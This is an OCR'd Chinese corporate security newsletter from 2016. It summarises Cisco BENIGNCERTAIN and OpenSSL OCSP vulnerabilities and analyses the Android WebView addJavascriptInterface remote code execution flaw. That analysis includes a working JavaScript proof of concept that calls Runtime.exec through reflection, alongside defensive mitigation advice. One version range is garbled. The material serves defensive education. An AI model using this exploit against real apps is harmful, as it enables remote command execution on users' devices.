[黑·白]

宗旨： 知黑行白

了解安全资讯，学习黑客技术

不是为了破坏

而是为了保护

第 9 期

2016/9/23

本期导读

新型漏洞

- Cisco 设备 BENIGNCERTAIN 漏洞——CVE-2016-6415
- OpenSSL OCSP 拒绝服务攻击漏洞——CVE-2016-6304

黑客大白

- Android 下 WebView 远程代码执行漏洞分析

黑·白

中移(杭州)信息技术有限公司 | 安全产品部


第 9 期

2016/9/23

新型漏洞

➢ Cisco 设备 BENIGNCERTAIN 漏洞

漏洞介绍



Cisco IOS®软件是全球部署和应用范围最广泛的网络基础设施软件。IOS 可以在 IP/MPLS 网络中端到端地支持先进的服务、解决方案和功能，目前被用在超过 1000 万个有效系统中。今年 8 月，一个叫做影子经纪人的黑客入侵了 NSA（美国国家安全局）的御用黑客方程组组织，并泄露了大约 300 兆的私密信息和黑客工具。对泄露材料的分析也揭示了一个新漏洞，叫做 Benigncertain，它允许从特定的思科设备提取 VPN 密码。

影响范围

- IOS XR 4.3.x
- IOS XR 5.0.x
- IOS XR 5.1.x
- IOS XR 5.2.x
- 所有 IOS XE，以及数个 IOS 版本

修复措施

停止使用 Cisco 设备，等待 Cisco 官方的升级补丁推出，并安装补丁才可重新启用设备。

➢ OpenSSL OCSP 拒绝服务攻击漏洞

漏洞介绍

OpenSSL OCSP 状态请求扩展存在严重漏洞，该漏洞令恶意客户端能耗尽服务器内存。利用该漏洞，能使默认配置的服务器在每次协议重商时分配一段 OCSP ids 内存， 不

断重复协商可令服务器内存无限消耗，即使服务器并未配置 OCSP。理论上，一个 OCSP id 最多 65,535 字节，攻击者可以不断重商令服务器每次内存消耗近 64K。但从实现来说，在 OpenSSL 1.0.2 版本中对 ClientHello 长度做了 16,384 字节的限制，因此每次重商只能令服务器内存消耗约 16K。但在最新的 1.1.0 版本中，对 ClientHello 长度的限制增加到 131,396 字节，那么对使用 1.1.0 版本的服务器，每次重商会令内存消耗近 64K。

影响范围

- OpenSSL 0.9.8h through 0.9.8v
- OpenSSL 1.0.1 through 1.0.1t
- OpenSSL 1.0.2 through 1.0.1h
- OpenSSL 1.1.0

修复措施

升级到最新版本

黑客大白——Android 下 WebView 远程代码执行漏洞分析

概述

WebView 是 Android 下用于浏览网页的组件，通过 WebView 组件，App 应用可以轻松地开发内置浏览器访问网页，同时， WebView 组件的接口函数可以实现网页 javascript 与本地 JAVA 的交互，但是没有限制已注册 JAVA 类的方法调用，导致可以利用反射机制调用任意对象的任意方法。该漏洞可导致用户手机被远程控制、泄漏隐私数据等等。

➢ WebView 漏洞分析

Android 系统通过 WebView.addJavascriptInterface(Object obj, String interfaceName)方法注册可供 JavaScript 调用的 Java 对象，以用于增强 JavaScript 的功能。但是系统并没有对注册 Java 类的方法调用做限制。导致攻击者可以利用反射机制调用未注册的其它任何 Java 类，最终导致 JavaScript 能力的无限增强。攻击者可以找到存在“getClass”方法的对象，然后通过反射的机制，得到 Java Runtime 对象，然后调用静态方法来执行系统命令。

漏洞利用代码示例如下：


```
function execute(cmdArgs)
{
 for (var obj in window) {
     console.log(window[obj]);
     if ("getClass" in window[obj]) {
         alert(obj);
         return window[obj].getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec(cmdArgs);
     }
  }
}

document.write("<br/>");
document.write("id命令执行: ");
document.write("<br/>");
var p = execute(["id"]);
document.write(getContents(p.getInputStream()));
</script>
```

➢ WebView 漏洞利用

- **漏洞利用环境**


WebView 远程代码执行影响范围：Android API level 小于 17（android 4.2 以下系统）

本次实验的演示环境如下：



- **App 中调用 WebView 组件的代码**

向 WebView 注册一个名叫“jsInterface”的对象，然后在 JS 中可以访问到 jsInterface 这个对象，就可以调用这个对象的一些方法，最终可以调用到 Java 代码中，从而实现了 JS 与 Java 代码的交互。



- **Javascripte 触发漏洞利用代码**

遍历所有 window 的对象，然后找到包含 getClass 方法的对象，利用这个对象的类，找到 java.lang.Runtime 对象，然后调用“getRuntime”静态方法方法得到 Runtime 的实例，再调用 exec()方法来执行 id 命令。

test.html MainActivity.java

```
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
    <script>
      var i=0;
      function getContents(inputStream)
      {
        var contents = ""+i;
        var b = inputStream.read();
        var i = 1;
        while(b != -1) {
            var bString = String.fromCharCode(b);
            contents += bString;
            contents += "\n"
            b = inputStream.read();
        }
        i=i+1;
        return contents;
       }

       function execute(cmdArgs)
       {
        for (var obj in window) {
            console.log(window[obj]);
            if ("getClass" in window[obj]) {
                alert(obj);
                return window[obj].getClass().forName("java.lang.Runtime").getMethod('
             }
          }
       }

      document.write("<br/>");
      document.write("id命令执行: ");
      document.write("<br/>");
      var p = execute(["id"]);
      document.write(getContents(p.getInputStream()));
    </script>
  </head>
</html>
```

- **漏洞执行**


- **其他情况**

除了 addJavascriptInterface 接口以外，Android WebView 组件还包含 3 个隐藏的系统接口：searchBoxJavaBridge_,accessibilityTraversal 以及 accessibility，利用这三个接口也可以实现远程代码执行，原理与上述内容类似，不再赘述。

➢ WebView 远程代码执行漏洞检测和防范

- **WebView 远程代码执行漏洞的检测方法**

杭研移动应用安全检测系统（http://www.mogosec.com/）已经上线该漏洞的检测能力，可上传检测。



- **WebView 远程代码执行漏洞的防范**

App 应用依赖的 API Level 应为等于或高于 17 的 Android 系统，另外需显式调用 removeJavascriptInterface 方法移除三个风险接口，分别为：removeJavascriptInterface("searchBoxJavaBridge_")、removeJavascriptInterface("accessibility")、removeJavascriptInterface("accessibilityTraversal")。

责任编辑：贯众安全小组
供　　稿：田永兴